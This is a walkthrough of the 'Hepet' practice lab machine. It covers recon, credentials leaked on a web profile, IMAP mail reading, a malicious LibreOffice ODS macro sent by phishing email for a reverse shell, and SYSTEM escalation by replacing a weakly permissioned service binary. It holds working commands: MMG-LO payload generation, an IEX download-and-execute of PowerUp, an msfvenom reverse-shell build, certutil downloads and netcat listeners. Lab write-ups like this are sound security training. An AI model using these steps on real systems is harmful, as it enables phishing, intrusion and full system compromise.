Hepet
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The "Time Travel" website leaksjonas's credentials in his team profile. With them we log in over IMAP (Mercury/32) and read a mail describing a phishing flow: a mail administrator opens whatever he receives. We send an.odswith a malicious macro (LibreOffice macro RCE) and, when the victim opens it, we get a shell asela arwel. To escalate, theveyon-service.exeservice has weak permissions: we replace the binary and on reboot it runs as SYSTEM (insecure service permissions).
Recon
Initial scan
TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The surface is huge, dominated by the Mercury/32 mail suite (SMTP, finger, POP3, IMAP) and a couple of web servers.
ping -c 1 192.168.158.140
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.158.140
PORT STATE SERVICE
25/tcp open smtp
79/tcp open finger
110/tcp open pop3
143/tcp open imap
443/tcp open ssl/http
2224/tcp open http
8000/tcp open http
11100/tcp open vnc
20001/tcp open ftp
33006/tcp open mysqlnmap -p25,79,110,143,443,445,2224,8000,11100,20001,33006 -sCV 192.168.158.140 -oN targetedScanPORT STATE SERVICE VERSION
25/tcp open smtp Mercury/32 smtpd
79/tcp open finger Mercury/32 fingerd
110/tcp open pop3 Mercury/32 pop3d
143/tcp open imap Mercury/32 imapd 4.62
443/tcp open ssl/http Apache httpd 2.4.46 (PHP/7.3.23) -- Time Travel Company Page
2224/tcp open http Mercury/32 httpd
8000/tcp open http Apache httpd 2.4.46 (PHP/7.3.23) -- Time Travel Company Page
11100/tcp open vnc VNC (protocol 3.8)
20001/tcp open ftp FileZilla ftpd 0.9.41 beta (anon)
33006/tcp open mysql MariaDB 10.3.24 or laterHTTP - TCP 443/8000: credentials on the web
The "Time Travel" page shows team profiles. Jonas K.'s profile carries a string that looks like a password:

We note jonas / SicMundusCreatusEst. On a host running an entire mail suite, a username and password scream "try IMAP".
Exploitation
IMAP - TCP 143: reading jonas's mail
We authenticate over IMAP in cleartext; the jonas login works and the mailbox holds 5 messages:
telnet 192.168.158.140 143
a1 LOGIN jonas SicMundusCreatusEst
a1 list "" *
a1 select INBOX
Trying 192.168.158.140 ...
Connected to 192.168.158.140.
Escape character is '^]'.
* OK localhost IMAP4rev1 Mercury/32 v4.62 server ready.
a1 LOGIN jonas SicMundusCreatusEst
a1 OK LOGIN completed.
a1 list "" *
* LIST (\NoInferiors) "/" INBOX
a1 OK LIST completed.
a1 select INBOX
* 5 EXISTS
* 0 RECENT
* FLAGS (\Deleted \Draft \Seen \Answered)
* OK [UIDVALIDITY 1771148601] UID Validity
* OK [UIDNEXT 6] Predicted next UID
* OK [PERMANENTFLAGS (\Deleted \Draft \Seen \Answered)] Settable message flags
a1 OK [READ-WRITE] SELECT completed.
We read the body of the second message:
a1 fetch 2 body[text]
Team,
We will be changing our office suite to LibreOffice. For the moment, all the spreadsheets
and documents will be first procesed in the mail server directly to check the compatibility.
I will forward all the documents after checking everything is working okay.
That mail describes the perfect phishing scenario: the company is moving to LibreOffice and documents that reach the mail server are processed (opened) automatically to check compatibility. If we send a spreadsheet with a macro, it will run. The message header reveals the sender/processor, mailadmin@localhost, which will be our recipient:
a1 fetch 2 body[header]
a1 fetch 2 body[header]
* 2 FETCH (BODY[header] {739}
Received: from spooler by localhost (Mercury/32 v4.62); 19 Oct 2020 12:28:41 -0700
X-Envelope-To: <jonas@localhost>
Return-path: <mailadmin@localhost>
Received: from kali (192.168.118.8) by localhost (Mercury/32 v4.62) with ESMTP ID MG000001;
   19 Oct 2020 12:28:40 -0700
Message-ID: <359094.447081105-sendEmail@kali>
From: "mailadmin@localhost" <mailadmin@localhost>
To: "agnes@localhost" <agnes@localhost>
Cc: "jonas@localhost" <jonas@localhost>, "magnus@localhost" <magnus@localhost>
Subject: Important
Date: Mon, 19 Oct 2020 19:28:39 +0000
X-Mailer: sendEmail-1.56
MIME-Version: 1.0
RCE via ODS macro sent by mail
We generate an .ods (LibreOffice spreadsheet) with a macro that launches a reverse shell to 8000 (LibreOffice macro RCE) using MMG-LO:
git clone https://github.com/0bfxgh0st/MMG-LO/
cd MMG-LO
python3 mmg-ods.py windows 192.168.45.238 8000
$ ls
README.md  mmg-odb.py  mmg-odg.py  mmg-odp.py  mmg-ods.py  mmg-odt.py

$ python3 mmg-ods.py windows 192.168.45.238 8000
[+] Payload: windows reverse shell
[+] Creating malicious .ods file

Done.
And we send it with swaks from jonas to mailadmin, mimicking a legitimate mail:

swaks -t mailadmin@localhost --from jonas@localhost --attach @file.ods \
  --server 192.168.158.140 --body "Please check this spreadsheet" \
  --header "Subject: Please check this spreadsheet"
When the server processes the sheet, LibreOffice runs the macro. With Penelope listening on 8000, we get a shell as hepet\ela arwel (the prompt at C:\Program Files\LibreOffice\program confirms LibreOffice opened it):
penelope
# (Penelope)> listeners add -p 8000
[+] Got reverse shell from HEPET~192.168.158.140-Microsoft_Windows_10_Pro-x64-based_PC  Assigned SessionID <1>
PS C:\Program Files\LibreOffice\program> whoami
hepet\ela arwel
Local
type C:\Users\"Ela Arwel"\Desktop\local.txt; whoami; ipconfig; hostname
b78cb362f409abcceaae35ef4607093a
hepet\ela arwel
Privilege escalation
Insecure permissions on veyon-service.exe
We download PowerUp.ps1 (repo) and serve it over HTTP:
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1
python3 -m http.server 80
$ ls
MMG-LO   PowerUp.ps1

$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
The ls confirms the file landed (next to the MMG-LO cloned earlier) and the server stays listening on 80, which is where the victim will read it from.
We load it in memory and run Invoke-AllChecks, which flags the VeyonService service: its binary C:\Users\Ela Arwel\Veyon\veyon-service.exe is modifiable by HEPET\Ela Arwel and starts as LocalSystem (CanRestart: False, a detail that will matter later):
IEX(New-object Net.WebClient).downloadString('http://192.168.45.238/PowerUp.ps1')
Invoke-AllChecks
ServiceName    : VeyonService
Path           : C:\Users\Ela Arwel\Veyon\veyon-service.exe
ModifiablePath : @{ModifiablePath=C:\Users\Ela Arwel\Veyon\veyon-service.exe; IdentityReference=HEPET\Ela Arwel;
                 Permissions=System.Object}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'VeyonService' -Path <HijackPath>
CanRestart     : False
Name           : VeyonService
Check          : Unquoted Service Paths

ServiceName    : edgeupdate
Path           : "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
ModifiableFile : C:\
StartName      : LocalSystem
AbuseFunction  : Install-ServiceBinary -Name 'edgeupdate'
CanRestart     : False
Check          : Modifiable Service Files

We confirm it with icacls on the binary, and along the way check privileges and system:
icacls veyon-service.exe
whoami /priv
systeminfo
veyon-service.exe NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
HEPET\Ela Arwel:(I)(F)Our user, HEPET\Ela Arwel, has full control (F) over the service binary. We can replace it with a payload that will run under the service account (SYSTEM) (insecure service permissions). Also, whoami /priv shows SeShutdownPrivilege Disabled:
We build the malicious binary with msfvenom (reverse to 1234):
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.238 LPORT=1234 -f exe > veyon-service.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes

$ ls
MMG-LO  PowerUp.ps1  veyon-service.exe

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We start the nc that will receive the connection, back up the original binary and replace it with ours via certutil:
rlwrap nc -nlvp 1234move veyon-service.exe veyon-service.exe.bak
certutil.exe -f -urlcache -split http://192.168.45.238/veyon-service.exe veyon-service.exe
PS C:\Users\Ela Arwel\Veyon> move veyon-service.exe veyon-service.exe.bak
PS C:\Users\Ela Arwel\Veyon> certutil.exe -f -urlcache -split http://192.168.45.238/veyon-service.exe veyon-service.exe
****  Online  ****
  0000  ...
  1e00
CertUtil: -URLCache command completed successfully.
Since SeShutdownPrivilege was Disabled and we could not restart the service by hand (CanRestart: False), we force a full machine reboot; on boot the service runs our binary as SYSTEM:
shutdown /r /t 0
# rlwrap -cAr nc -nlvp 1234
connect to [192.168.45.238] from (UNKNOWN) [192.168.158.140] 49668
Microsoft Windows [Version 10.0.19042.1348]
C:\WINDOWS\system32>whoami
nt authority\system
Proof
type C:\Users\Administrator\Desktop\proof.txt; whoami; ipconfig; hostname
d92005e6ebfbe823576f5dd0f871a92d
nt authority\system
Attack chain
Web Time Travel (443/8000)  --  Jonas's profile -> jonas : SicMundusCreatusEst
IMAP 143 (Mercury/32)  --  read mail -> mailadmin opens attachments (phishing)
        │  ODS macro (MMG-LO) sent via swaks to mailadmin
        ▼
hepet\ela arwel  (local.txt)
